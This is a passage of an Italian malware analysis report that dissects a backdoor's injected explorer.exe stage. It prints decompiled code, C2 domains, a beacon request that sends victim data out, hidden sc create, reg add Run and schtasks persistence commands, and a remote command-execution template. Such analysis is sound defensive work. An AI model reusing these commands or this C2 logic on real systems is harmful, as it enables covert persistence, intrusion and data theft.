ConnectNamedPipe, DisconnectNamedPipe, CreateMutex, GetLocalTime,
GetTempPathA, MultiByteToWideChar, CreatePipe, GetLastError, DecodePointer,
SetendOfFile, HeapReAlloc, HeapSize, WriteConsoleW, SetFilePointerEx,
FlushFileBuffers, CreateFileW, SetStdHandle, GetCommandLineW/A,
Get/FreeEnvironmentStringW, GetCPInfo, GetOEMCP, IsValidCodePage,
GetConsoleCP, getStringTipeW, UnhandledExceptionFilter,
SetUnhandledExceptionFilter, GetCurrentProcess, IsProcessFeaturePresent,
IsDebuggerPresent, GetStartupInfo, getModuleHandleW, QueryPerformanceCounter,
GetCurrentProcessId, GetCurrentThreadID, GetSystemTimeAsFileTime,
InitializeSListHead, EncodePointer, RaiseException, GetmoduleFileNameW,
InterlockedFlushSList, SetLasterror, RtlUnwind, EnterCriticalSection,
LeaveCriticalSection, DeleteCriticalSection, InitializeCriticalSection, TlsAlloc,
TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, GetProcAddress, LoadLibraryExW,
GetModuleHandleExW, GetACP, GetStdHandle, GetFileType, GetConsoleMode,
ReadConsoleW, LCMapStringW, lstrlenA, SystemFunction036, GetUserNameA,
ShellExecuteA, getaddrinfo, InternetCrackUrlA
```

Non tutte queste API appartengono a Kernel32.dll, e questo è possibile perché il malware torna più volte all'indirizzo 11DD53 (dove aveva utilizzato la LoadLibraryA) per

caricare in memoria anche le librerie ADVAPI32.dll, SHELL32.dll, WS2_32.dll e WININET.dll.

Una volta terminate le operazioni per ricavare le varie API, il malware salta all'area di memoria RWE precedentemente allocata e scritta.
In particolare, all'indirizzo 11E01A, il malware esegue una CALL all'indirizzo 4EF662 (questo indirizzo è situato sullo stack e ottenuto a runtime, non è "hard-coded" nel codice).

Explorer.exe: main function

Giunti a questo punto, ci si aspetta di trovare la logica vera e propria del malware. Per questo motivo, in questa fase dell'analisi, ci si concentrerà maggiormente sulle sue funzionalità e sui suoi obiettivi, cercando di dare una visione d'insieme delle sue finalità. Si continuerà l'analisi in parallelo con OllyDBG e Ghidra, ma dando maggiore importanza a ciò che il malware sta cercando di fare piuttosto che a come lo stia facendo, tenuta anche in considerazione la lunghezza del codice che ci si sta apprestando ad analizzare.

Iniziando l'analisi del codice, dopo alcune funzioni di inizializzazione standard, si trova una funzione che potrebbe rappresentare il main del malware.
Questa funzione, situata all'indirizzo 4E95F0, dopo aver rinominato le funzioni al suo interno, appare così:

```
1
2  void malwareMain(void)
3
4  {
5    int iVar1;
6
7    iVar1 = atoi((char *)0x1002b96c);
8    SleepWrapper(iVar1);
9    getBasicAPI();
10   urlLoader();
11   mainMalwareLoop();
12   return;
13 }
14
```

Figura 6: main del malware

Nel main, dunque, il malware per prima cosa esegue una sleep: la funzione SleepWrapper infatti non fa altro che chiamare l'API Sleep al suo interno.

A riga 7 (vedi fig. 6) il valore che Ghidra non riesce a riconoscere non è altro che l'indirizzo di una locazione di memoria nella sezione dati che corrisponde al valore 10 in ascii.
Verrà dunque eseguita una Sleep di 10 secondi.

getBasicApi invece è una funzione che, con gli stessi metodi già osservati in precedenza ricava (di nuovo) l'indirizzo della dll Kernel32, e ricerca poi al suo interno le API LoadLibraryA e GetProcAddress:

```
4  undefined4 __fastcall getBasicAPI(undefined4 param_1)
5
6  {
7    int kernel32Addr;
8    undefined4 isApiSearchSuccessfull;
9
10   kernel32Addr = getKERNEL32DLL(0xb9f5b9c,param_1);
11   if (kernel32Addr == 0) {
12     isApiSearchSuccessfull = 0;
13   }
14   else {
15     _getProcAddress = searchAPIinDLL(kernel32Addr,0xb3c1d03);
16     _loadLibrary = searchAPIinDLL(kernel32Addr,0xaadf0f1);
17     if ((_getProcAddress == 0) || (_loadLibrary == 0)) {
18       isApiSearchSuccessfull = 0;
19     }
20     else {
21       _memset((void *)0x10032068,0,0x50);
22       _memset((void *)0x100320b8,0,0xa00);
23       _memset((void *)0x10032ab8,0,0xa00);
24       iRam10032068 = kernel32Addr;
25       _RtlGetVersion = FUN_004e22b0(2,0x579449e);
26       isApiSearchSuccessfull = 1;
27     }
28   }
29   return isApiSearchSuccessfull;
30 }
31
```

Figura 7: funzione per cercare API di base

La funzione getKERNEL32DLL utilizza esattamente lo stesso metodo osservato in precedenza per ricavare l'indirizzo della libreria: accede alla PEB e poi arriva ad ottenere la testa della lista InLoadOrderLinks (questa è l'unica differenza rispetto a prima, dove aveva invece utilizzato InMemoryOrderLinks).
Poi la funzione searchAPIinDLL non fa altro che iterare per cercare le API desiderate.

La funzione urlLoader (riga 10 fig. 6) è invece la prima che ci fornisce delle vere informazioni su cosa andrà a fare il malware, e ci dà anche delle conferme su quanto osservato nelle prime fasi dell'analisi con le sandbox.
Questa funzione infatti esegue il push sullo stack di una serie di url, che nello specifico sono:

- http://toysbagonline.com/reviews
- **http://purewatertokyo.com/list**
- **http://pinkgoat.com/input**

- http://yellowlion.com/remove
- http://salmonrabbit.com/find
- http://bluecow.com/input

Notiamo come alcuni di questi url fossero già stati individuati anche dalle sandbox, mentre altri (il secondo e il terzo) vengono scoperti ora per la prima volta.

Ultimata l'esecuzione di questa funzione il malware entra in quello che è il vero e proprio loop principale (riga 11 fig. 6).

Explorer.exe: operazioni preliminari al loop

In questa funzione troviamo il loop vero e proprio del malware, realizzato tramite un while(true).
Prima di analizzare il loop, ci concentriamo sulle operazioni preliminari che il malware svolge.
Queste vengono infatti eseguite una volta sola, trovandosi prima dell'inizio del loop.

```
54  handlePipe = (undefined4 *)getPipeHandleFromMemory(0x1002c500);
55  local_8 = 0xffffffff;
56  cVar1 = CheckIfPipeExists(0);
57  if (cVar1 != '\0') {
58    iVar3 = (*_ConnectNamedPipe)(*handlePipe,0);
59    if (iVar3 != 0) {
60      (*_ReadFile)(*handlePipe,0x10030cb2,0x104,local_520,0);
61    }
62    (*_DisconnectNamedPipe)(*handlePipe);
63    closeHandleWrapper((int)handlePipe);
64  }
65  local_408 = 0;
66  _memset(local_407,0,0x103);
67  swprintf(&local_408,0x1002c530,0x1002c514);
68  iVar3 = (*_CreateMutexA)(0,0,&local_408);
69  if ((iVar3 != 0) && (iVar3 = (*_GetLastError)(), iVar3 == 0xb7)) {
70    (*_ExitProcess)(0);
71  }
```

Figura 8: Operazioni preliminari al main loop

Per prima cosa il malware ricava dalla memoria l'handle della pipe che sample.exe aveva creato in precedenza.

Poi, la funzione CheckIfPipeExists, utilizza le API CreateNamedPipe e GetLastError per controllare che effettivamente sia presente nel sistema una pipe chiamata "\\.\pipe\\pipeege".

Se questa operazione va a buon fine il malware legge il contenuto della pipe. Durante l'esecuzione questa operazione avviene effettivamente con successo, dal momento che la pipe è stata creata, come detto, da sample.exe.
Il contenuto della pipe non è altro che il path completo del malware sample.exe ("C:\Users\amw23oper\Desktop\sample.exe"), come era stato analizzato in precedenza.

Ultimata questa lettura, viene disconnessa la pipe e chiuso il suo handle.
Questa operazione conferma il fatto che i due processi (sample.exe ed explorer.exe) utilizzano la pipe per comunicare, come ipotizzato durante le prime fasi dell'analisi.

Il malware a questo punto procede a produrre la stringa "toysegg_main" tramite la swprintf, e poi crea un mutex con questo nome (riga 68 fig. 8).
Questo mutex è quello che veniva cercato da sample.exe prima della creazione del processo sospeso Explorer.exe.
Quando sample.exe lo cercava durante la nostra analisi falliva nel trovarlo, dato che non era ancora stato creato da nessuno.
Con ogni probabilità questo meccanismo ha lo scopo di fare in modo che in ogni momento ci sia al più un'istanza del malware in esecuzione. Per malware qui si intende quello *injected* all'interno del processo explorer.exe.
Infatti, se sample.exe venisse ora lanciato una seconda volta, arrivato alla fase in cui cerca il mutex "toysegg_main" lo troverebbe, e questo interromperebbe il flusso di esecuzione che porta alla creazione del processo explorer.exe.
In questo modo il malware è sicuro che, qualora venisse lanciato più di una volta sulla stessa macchina, non vi sarebbero più processi explorer.exe malevoli in esecuzione contemporaneamente, perché questo potrebbe magari renderne più facile l'individuazione e/o provocare problemi al suo corretto funzionamento.

Explorer.exe: persistenza

A questo punto il malware, che ancora non è entrato nel loop, chiama la funzione all'indirizzo 4ECFC7.
Lo scopo di questa funzione è quello di garantire persistenza al malware anche dopo che il sistema viene riavviato.

```
1
2  void switchFunctionToGainPersistence(void)
3
4  {
5    int atoiReturn;
6    undefined local_10c [260];
7    uint local_8;
8
9    local_8 = uRam1002f008 ^ (uint)&stack0xfffffffc;
10   (*(code *)PTR_DAT_10025048)(0,local_10c,0x104);
11   atoiReturn = FID_conflict:_atoi((char *)0x1002bc98);
12   switch(atoiReturn) {
13   case 1:
14     WriteFileInTempStartup(0x1002bca0);
15     break;
16   case 2:
17     setupServiceForPersistence(0x1002bcb4);
18     break;
19   case 3:
20     useRegKeyToAutorun(0x1002bcc8);
21     break;
22   case 4:
23     createtaskToAutorun(0x1002bcdc);
24   }
25   @__security_check_cookie@4();
26   return;
27 }
28
```

Figura 9: le 4 opzioni che il malware ha per ottenere persistenza

La struttura della funzione è uno switch, con quattro casi diversi che permettono di avere quattro metodi per la persistenza diversi.

- Il caso 1 utilizza l'API ExpandEnvironmentStringA richiedendo al sistema operativo di espandere la variabile d'ambiente "%Temp% e poi la variabile "%AppData%.
  A questo punto il malware cerca la cartella STARTUP all'interno del path di AppData per provare a inserire sample.exe tra i programmi da eseguire all'avvio.
  In particolare viene preso il path "C:\Users\amw23oper\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\" per scrivervi un **file**.

Come verrà confermato anche in seguito da nuove informazioni che si riusciranno a ricavare (vedi sezione "Command 6: Send Status Information"), qui il malware cerca di creare un link al file sample.exe nella cartella appena osservata. L'obiettivo è quello di fare in modo che questo collegamento venga utilizzato dal sistema operativo per eseguire il malware, in automatico, nel momento in cui l'utente corrente esegue il logon nel sistema.

- Il caso 2 sfrutta invece i **servizi** per guadagnare la persistenza nel sistema. Inizialmente produce la stringa che verrà utilizzata poi come comando da eseguire. Poi tramite l'API GetEnvironmentVariableA espande la variabile d'ambiente "CompSpec" per cercare il Command Interpreter predefinito (che di default è cmd.exe, e infatti l'API ritorna proprio il path "C:\Windows\system32\cmd.exe").
  Dopo aver prodotto anche la stringa per gli argomenti del comando, il malware, all'indirizzo 4EA582, chiama l'API ShellExecuteA con i seguenti parametri:

```
ShellExecuteA(NULL, NULL, "C:\Windows\system32\cmd.exe", "/c sc create "" DisplayName= "" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start \"\" \"C:\Users\amw23oper\Desktop\sample.exe\"", NULL, 0)
```

  Quindi il malware chiede al sistema operativo di eseguire cmd.exe passando il comando "sc create" per creare un servizio nel sistema. Il servizio che il malware crea non ha un nome (stringa vuota), dovrà essere eseguito in maniera automatica, e il comando che il servizio dovrà eseguire non fa altro che lanciare una shell (cmd.exe), che ha poi il compito di eseguire il malware sample.exe. Da notare come il path di sample.exe sia disponibile perché il malware l'ha letto dalla pipe utilizzata per comunicare proprio con sample.exe.
  L'ultimo parametro della funzione (0, che corrisponde alla costante SW_HIDE) ha lo scopo di chiedere al sistema operativo di non mostrare la finestra in cui questo comando verrà eseguito. Con ogni probabilità gli autori del malware hanno compiuto questa scelta per rendere l'esecuzione del comando meno individuabile da parte della vittima.

- Nel caso 3 l'idea per garantire persistenza al malware è molto simile al caso 1: fare in modo che sample.exe venga inserito tra quei programmi che il sistema operativo esegue automaticamente all'avvio. In questo caso però il malware sceglie la via delle **chiavi di registro** e, dopo aver prodotto le stringhe da utilizzare come argomenti e dopo aver recuperato il path di cmd.exe, il malware esegue la chiamata:

```
ShellExecuteA(NULL, NULL, "C:\Windows\system32\cmd.exe", "/c reg add
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ /v "" /t REG_SZ /d
"C:\Users\amw23oper\Desktop\sample.exe" /f", NULL, 0)
```

Questo comando richiede al sistema operativo di aggiungere una nuova chiave di registro (“reg add”) nella sottocartella “Run”, in modo che il programma specificato venga eseguito all’avvio. Specifica che il valore della chiave (“/d”) sarà proprio il path di sample.exe, e inoltre richiede al sistema operativo di aggiungere la chiave senza richiedere conferma (“/f”).

Prima dell’esecuzione dell’API:



Figura 10: RegKey utilizzata dal malware prima della sua esecuzione

Dopo l’esecuzione dell’API:



Figura 11: RegKey utilizzata dal malware dopo la sua esecuzione

Simulando l’esecuzione di questo ramo dello switch, si vede come al riavvio del sistema è presente anche la seconda istanza di “explorer.exe”, anche se questo non è mai stato avviato manualmente:



Figura 12: il malware ottiene effettivamente persistenza

- Infine, nel caso 4 il malware guadagna la persistenza cercando di inserire nel sistema un **task** che avvii in automatico sample.exe all’avvio del sistema

operativo.
Come già osservato per i casi 2 e 3, si arriva alla chiamata a ShellExecuteA, che questa volta avrà come parametri:

```
ShellExecuteA(NULL, NULL, "C:\Windows\system32\cmd.exe", "/c SchTasks /Create /F /TN "" /TR "C:\Users\amw23oper\Desktop\sample.exe" /SC onlogon", NULL, 0)
```

Quindi in questo caso il malware esegue cmd.exe richiedendo di schedulare un nuovo task (“/SchTasks /Create”), sopprimendo i warning (“/F”) e dando come nome al task la stringa vuota (“/TN “” “). Il nuovo task dovrà eseguire il run (“/TR”) di sample.exe, e in particolare dovrà farlo ogni qualvolta un qualsiasi utente esegua il logon nel sistema (“/SC onlogon”).

Bisogna infine notare che lo switch legge il valore su cui fare lo switch (“atoiReturn”: riga 11 nella fig. 9) dai dati del malware stesso, che sono stati scritti dallo shellcode che agisce da loader.
Nel malware in analisi il valore letto dalla atoi è sempre 0, e quindi il malware non utilizza nessun meccanismo per la persistenza.
Chiaramente però una semplice modifica al codice del loader renderebbe possibile sfruttare uno dei quattro meccanismi visti per la persistenza.

Explorer.exe: produzione stringa codificata

Una volta eseguita la funzione contenente lo switch appena analizzato, il malware esegue una nuova funzione interna, il cui scopo sarà quello di produrre una stringa codificata.
Questa è l’ultima funzione chiamata prima dell’ingresso nel loop.
Il malware ricava prima l’indirizzo IP della macchina su cui è in esecuzione, poi il valore 10.0 (verosimilmente la versione di Windows della macchina) e infine recupera dalla memoria il valore “301”. A questo punto produce la stringa:

```
192.168.124.221|10.0|12d
```

dove “12d” non è altro che la rappresentazione esadecimale del valore decimale 301.
Se il significato dei primi due valori è chiaro, si capirà più avanti che 301 non è altro che la versione del malware (3.0.1, *vedi sezione “Command 6: Send Status Information”*).
Prima di ritornare, questa funzione si occupa anche di codificare questa stringa in base 64.

Quando poi il controllo ritorna alla funzione chiamante, questa prende la stringa codificata in base 64 e vi aggiunge davanti i caratteri “ufw=”, ottenendo infine:

```
ufw=MTkyLjE2OC4xMjQuMjIxfDEwLjB8MTJk
```

Explorer.exe - nota: string decryption

il malware non recupera mai dalla memoria stringhe che sono già in chiaro, che siano esse stringhe di formato (es.: “%s|%s|%s), stringhe ascii (es.: “ufw=”) o anche interi messaggi (come si vedrà in seguito).
Ogni volta che ha bisogno di una specifica stringa recupera dalla memoria il suo valore cifrato, e poi lo passa alla funzione all’indirizzo 4EE4C0.
Questa funzione ha lo scopo di restituire la versione decifrata della stringa passata come argomento. Il sistema per l’encryption usato dal malware è molto semplice.
L’idea generale è infatti quella di eseguire uno xor byte per byte con una chiave conservata in memoria. Il valore della chiave è (in ascii): “**qr4coor4yklmspr5**”, ed è situata all'indirizzo di memoria 0050C635.

Explorer.exe: inizio del loop e primo thread per contattare i server C2

Arrivati a questo punto, dopo due Sleep dalla breve durata (2 e 0.5 secondi), il malware procede alla creazione di un thread, che è la prima operazioni significativa effettuata una volta entrato nel loop:

```
CreateThread(NULL, 0, 004EB920, 0, 000DF334)
```

Lo scopo di questo thread sarà quello di eseguire una funzione che, a turno, prova a contattare tutti i domini dei server di Command and Control (C2) caricati precedentemente in memoria.
Questa funzione ha vari possibili flussi di esecuzione, che vengono presi in base al valore a cui sono settate alcune variabili globali.
Nel caso di questa esecuzione il flusso di esecuzione che viene preso ha lo scopo di inviare un pacchetto al server C2 e poi attendere una risposta.

Il primo dominio che il malware prova a contattare è “toysbagonline.com”.

In particolare, per suddividere in parti l'url che ha generato e a cui tenterà di connettersi, chiama:

```
InterentCrackUrlA("http://toysbagonline.com/reviews/1710247177/cjqyxir6f2qq2ei2.php", 0x40, URL_DECODE, AFD3AC)
```

A questo punto inizia una serie di operazioni sulle stringhe volte alla creazione del pacchetto HTTP da inviare al server C2.
Una volta completata questa fase inizia le operazioni preliminari alla connect:

1. Chiama l'API WSAStartup.

2. Ottiene l'indirizzo del dominio chiamando:

```
getaddrinfo("toysbagonline.com", NULL, 00AFD57C, 00AFD3E8)
```

3. Usa l'API "ntohs" per ottenere l'ordine corretto dei byte del numero di porta da utilizzare (il malware contatta sempre la porta 80 dei server C2).

4. Crea un socket con parametri "AF_INET" (famiglia di indirizzi internet IPv4), "SOCK_STREAM" (comunicazione bidirezionale) e "IPPROTO_TCP" (utilizza TCP come transport layer).

5. A questo punto esegue la chiamata all'API "connect".
   Durante l'analisi, questa chiamata non è mai andata realmente a buon fine: per alcuni domini (che non sono più online, al momento) va in timeout e quindi il codice di ritorno è "-1", mentre per altri il codice di ritorno è effettivamente "0", ma poi si vedrà come i domini sono spesso unavailable (503), moved permanently (301) oppure con service unavailable (503). In alcuni casi, in base alle regole dell'ISP a cui si è collegati, alcuni dei domini vengono anche bloccati a priori, con motivazione "malware".
   Tuttavia, per cercare di eseguire un'analisi quanto più approfondita possibile si è provveduto, in alcuni casi, a simulare una risposta dal server, modificando a runtime il valore di ritorno dell'API, lo status code del pacchetto HTTP e il suo contenuto.

6. Nel caso in cui la "connect" restituisca un valore pari a "0" (non deve dunque andare in timeout) il malware procede all'invio di un pacchetto. Nel caso del dominio "toysbagonline.com" bisogna forzare il valore di ritorno a 0, mentre per altri domini (es.: "pinkgoat.com") la connect ha un esito positivo, ma si riceverà

poi come risposta uno degli status code elencati sopra.
Nel caso del dominio “toysbagonline.com”, qualora fosse realmente attivo, il pacchetto inviato sarebbe il seguente:

```
GET /reviews/1710249805/8dmy9un0fie2q8mq.php?ufw=MTkyLjE2OC4xMjQuMjIxfDEwLjB8MTJk HTTP/1.1..Host: toysbagonline.com..User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)..Accept: text/html1,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-us,en;q=0.5..Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7..Keep-Alive: 300..Connection: keep-alive..Pragma: no-cache..Cache-Control: no-cache
```

Notiamo come il pacchetto contenga anche la stringa codificata in base 64 che racchiude le informazioni sull’IP, la versione di Windows e la versione del malware relativi alla macchina infettata.

7. Se la *send* di questo pacchetto va a buon fine, il malware ora si prepara per effettuare la *receive* del pacchetto di risposta da parte del server di C2.
   Come già detto nessuno dei domini risulta attualmente attivo, ma dall’analisi del codice si può cercare di intuire che cosa cerchi il malware all’interno del pacchetto ricevuto. Sebbene sia difficile intuire la struttura esatta che il pacchetto dovrebbe avere, ci si aspetta che questo contenga in qualche modo informazioni su come proseguire l’esecuzione.
   In particolare, dopo aver effettuato le *receive* del pacchetto dal server di C2, il malware controlla come prima cosa che il pacchetto contenga il valore 200 (HTTP OK) e poi che sia presente il campo “Set-Cookie”.
   Se questo è presente procede a estrarne il valore, e poi sembra procedere alla manipolazione del contenuto del pacchetto ricevuto. Questo cookie potrebbe forse essere un valore con cui il malware decodifica/decifra il payload del pacchetto, ma questa resta solamente un’ipotesi non confermabile, non avendo accesso a un pacchetto “autentico” del server C2.
8. Il malware poi, sulla base del contenuto del pacchetto sembra settare delle variabili globali di memoria.

9. Se invece il pacchetto ricevuto non contiene ciò che il malware cerca, o se il server di C2 contattato non è attivo, il malware entra in una lunga fase di Sleep. All’indirizzo 4EB36E infatti il malware richiede al sistema operativo di entrare in

sleep mode per 10 minuti. Questo spiegherebbe anche il perché, durante l'analisi con Process Monitor, explorer.exe entrava quasi immediatamente in uno stato di inattività.

10. Terminata la fase di Sleep, il malware ripete la procedura provando a contattare un nuovo dominio tra quelli visti in precedenza.
    Se nessuno dei domini risponde, il malware tenta poi di contattarli di nuovo ma con url differenti (es.: se prima veniva contattato "http://toysbagonline.com/reviews/1710247177/cjqyxir6f2qq2ei2.php", ora cambieranno i valori numerici e/o alfanumerici dopo "/reviews/").
    La presenza di una sleep così prolungata (punto 9.) e il comportamento qui osservato spiegherebbero anche perché, secondo la sandbox, vi erano diversi domini presenti in memoria, ma solo toysbagonline.com veniva effettivamente contattato: l'analisi della sandbox non aveva una durata abbastanza lunga da vedere le iterazioni successive alla prima di questo loop. Così sembrava effettivamente che l'unico dominio contattato fosse toysbagonline.com, quando in realtà era solamente il primo, e anche tutti gli altri vengono contattati, ma a seguito di una lunga attesa.

Explorer.exe: secondo thread ed esecuzione dei comandi

A questo punto, dopo che il main thread esce dalla *WaitForSingleObject* relativa al thread di cui si è appena discusso, si entra in una nuova fase logica del malware.
Se finora lo scopo era stato quello di ricevere istruzioni su che cosa fare dal server C2, ora lo scopo del malware diventa invece quello di *eseguire* questo comando.
La porzione di codice che si sta analizzando è la seguente:

```
72  switchFunctionToGainPersistence();
73  produceEncodedInfoString(&local_104);
74  threadHandle = decryptString(ufw=%s,&local_104);
75  sprintf(&local_204,threadHandle);
76  (*_Sleep)(2000);
77  do {
78    (*_Sleep)(500);
79    threadHandle = (*_CreateThread)(0,0,runByThread,&local_204,0,local_524);
80    (*_WaitForSingleObject)(threadHandle,INFINITE);
81    if (_zero_31fec != 0) {
82      createThreadToExecCommand();
83      threadHandle = FUN_004e95b0(0,local_528);
84                    /* Qui il malware richiama runByThread, che però questa volta avendo dei
85                       parametri diversi provvederà a fare la send al server C2 del log dei comandi
86                       eseguiti.  */
87      threadHandle = (*_CreateThread)(0,0,0x1000b920,threadHandle);
88      (*_WaitForSingleObject)(threadHandle,INFINITE);
89      _memset((void *)0x100314a4,0,0x800);
90      FUN_004e8670();
```

Figura 13: inizio del loop del malware

In particolare, il thread analizzato finora era quello lanciato a riga 79.
Ora invece andremo ad analizzare il thread che viene lanciato all'interno della funzione rinominata "createThreadToExecCommand()".

Innanzitutto, notiamo come per entrare in questo *if,* il valore di "_zero_31fec" debba essere diverso da zero.
Questo valore non è altro che una variabile globale inizializzata al valore 0. Il suo valore può essere modificato dal malware all'interno del thread che contatta il server C2 e fa il parsing della risposta.
Verosimilmente questa variabile viene settata a un valore diverso da 0 nel caso in cui sia presente un comando da eseguire. Se è così, ad occuparsi dell'esecuzione del comando, sarà un altro thread che ci si appresta ora ad analizzare.

La funzione "createThreadToExcuteCommand" ha la seguente struttura:

```
4  void createThreadToExecCommand(void)
5
6  {
7    undefined4 newThreadHnadle;
8    int local_10;
9    undefined local_c [4];
10   uint local_8;
11
12   local_8 = _DAT_1002f008 ^ (uint)&stack0xfffffffc;
13   local_10 = -1;
14   while (local_10 != 0) {
15     newThreadHnadle = (*_CreateThread)(0,0,runByThread2,0,0,local_c);
16     local_10 = (*_WaitForSingleObject)(newThreadHnadle,600000);
17     (*_TerminateThread)(newThreadHnadle,0);
18   }
19   @__security_check_cookie@4();
20   return;
21 }
```

Figura 14: createThreadToExecCommand

Il suo unico scopo, quindi, è quello di eseguire la funzione rinominata “runByThread2”, aspettare fino a 10 minuti, terminare il thread (se è ancora in esecuzione, altrimenti questa chiamata non avrà effetto) e ripetere l’operazione finché la funzione non viene eseguita correttamente.

L’indirizzo della funzione “runByThread2” è 004ED7F0.
Questa funzione, oltre ad avere lo scopo di eseguire il comando richiesto dal server C2, mantiene anche un log delle operazioni che esegue e del loro esito.
La funzione comincia con lo scrivere nel log la data (GG-MM-AAAA) in cui sta avvenendo l’esecuzione del comando (indirizzo da 4ED8B2 a 4ED8DC: il malware decifra la stringa formato “%02d-%02d-%04d%”, la “compila” con la data attuale e poi la scrive nel log con la funzione invocata all’indirizzo 4ED8DC).

La funzione di maggior interesse eseguita da questo thread è senz’altro quella all’indirizzo 4ED9E2, rinominata “MalwareCommands”. Questa funzione ha una struttura composta da una serie di 9 *if/else if* che controllano il valore di una variabile, ed intraprendono azioni di conseguenza.
Con ogni probabilità la variabile di cui si controlla il valore è quella a cui corrisponde il numero del comando da eseguire, e le operazioni svolte nel corpo del relativo if non sono altro che l’effettiva realizzazione della logica del comando.

Prima di andare ad analizzare nel dettaglio tutti i possibili comandi che il malware può eseguire, si riassumono nella seguente tabella:

Numero Comando	**Comando**
0	Download File
1	Upload
2	Set Interval
3	Run Command
4	Download and Run Plugin
5	Update Valefor
6	Send Status Information
7	Uninstall Valefor
8	Download Executable

Per eseguire uno qualsiasi di questi comandi è necessario, a runtime, modificare il valore della variabile controllata dai vari *if*, dato che in realtà nessun server di C2 risponde al malware con un pacchetto "reale", e quindi il malware non intraprende nessuna azione tra quelle elencate nella tabella.

Command 0: Download File

In questo caso lo scopo del malware è quello di scaricare un file arbitrario da internet. Nello specifico, se non si influenza l'esecuzione si arriva al punto in cui viene decodificata la stringa "[+] Download Parameter Error". Questo sicuramente è dovuto al fatto che il pacchetto HTTP ricevuto dal server C2 in realtà non contiene informazioni adatte all'esecuzione del comando di download.
La struttura del codice però sembra suggerire che, dopo aver ottenuto i parametri per l'esecuzione di questo caso dal pacchetto HTTP ricevuto, il malware proceda a una nuova connessione in rete, volta alla ricezione del file di cui è stato richiesto il download.
Si può quindi ipotizzare che il comportamento di questa funzionalità sia il seguente:

- Il malware, nel primo thread, contatta un server C2 che risponde con un pacchetto che specifica come comando da eseguire "0", e conterrà anche un link da cui eseguire il download.

- il malware, una volta arrivato nel blocco *if* del caso “0” utilizzerà quell’url per il download della risorsa.
- Il malware scrive nel log l’esito del download.

I possibili esiti, oltre a quello in cui viene notificata la presenza di parametri errati visto sopra, sono:

- “[+] Download Succed!”
- “[+] Wrong URL!”
- “[-] Download Failed!”

Command 1: Upload

In modo simile al caso “0”, anche qui, una volta entrati nel blocco “if” relativo a questo comando, se non si influenza l’esecuzione si vede che il malware decodifica e scrive nel log la stringa “[+] Upload Parameter Error”.
Se invece si forza il malware a credere che i parametri siano validi, si vede come questo tenti di eseguire l’upload di un file (fallendo comunque, dato che in realtà non c’è nessun file specificato da caricare e nessun url a cui farlo).
A questo punto il malware inizia a scrivere i risultati nel log. Nello specifico scrive:

- “[+] Upload Result”
- “Path: “, campo che però rimane vuoto non essendoci realmente un file di cui è stato fatto l’upload.
- “Url: “, per tenere traccia di dove è stato caricato l’ipotetico file.
- “UploadedSize<bytes> : ”
- Infine scrive l’esito dell’operazione di upload, che può essere:
    - “[+] Upload Succed!”
    - “[+] Wrong URL!”
    - “[-] Upload Failed!”

Command 2: Set Interval

Questo comando è molto breve. Vengono decodificate le stringhe “[+] Interval” e “Interval was set to”.
L’intervallo di cui si parla potrebbe essere quello relativo alla frequenza con cui vengono contattati i vari server di C2.

Command 3: Run Command

Questo comando del malware ha lo scopo di eseguire dei comandi arbitrari sulla macchina infettata.
Il malware recupera il path della directory dei file temporanei, dopodiché lancia un nuovo thread che esegue la funzione all'indirizzo 4E3B30, passando questo path come parametro al thread.
Il thread crea una pipe, dopodiché decodifica la stringa "cmd.exe /u /c %s".
Dopo aver inserito al posto di "%s" una stringa (probabilmente recuperata dal pacchetto in cui il server C2 richiede l'esecuzione di questo specifico comando), il malware procede a invocare l'API:

```
CreateProcessW(NULL, "cmd.exe /u /c ", NULL, NULL, TRUE,
NORMAL_PRIORITY_CLASS, NULL, NULL, 00C7B5C0, 00C7B604)
```

Ovviamente, non avendo ricevuto un vero pacchetto dal server di C2 a "%s" è stata sostituita la stringa vuota, ma potenzialmente potrebbe essere eseguito un qualsiasi comando.
I parametri utilizzati servono rispettivamente a formattare l'output del comando in Unicode ("/u") e ad eseguire il comando e poi chiudere immediatamente la shell ("/c").

